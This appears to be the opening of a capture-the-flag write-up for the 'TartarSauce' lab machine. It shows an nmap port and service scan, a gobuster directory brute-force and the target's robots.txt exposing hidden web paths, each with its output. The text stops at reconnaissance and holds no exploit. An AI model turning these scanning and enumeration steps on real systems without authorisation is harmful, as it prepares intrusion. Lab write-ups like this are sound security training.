





```
root@kali:/home/ghroot/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.88
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-05 19:04 +03
Nmap scan report for 10.10.10.88
Host is up (0.076s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
```




Welcome to TartarSauce



```
root@kali:/home/ghroot/Masaüstü# gobuster dir -u http://10.10.10.88 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.88
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt,html
[+] Timeout:        10s
===============================================================
2020/07/05 19:08:44 Starting gobuster
===============================================================
/index.html (Status: 200)
/robots.txt (Status: 200)
/webservices (Status: 301)
```



```
User-agent: *
Disallow: /webservices/tar/tar/source/
Disallow: /webservices/monstra-3.0.4/
Disallow: /webservices/easy-file-uploader/
Disallow: /webservices/developmental/
Disallow: /webservices/phpmyadmin/
```



TartarSauce

Home

Welcome!

Welcome to your new Monstra powered website.
Monstra is succesfully installed, you can start editing the content and customising your site.

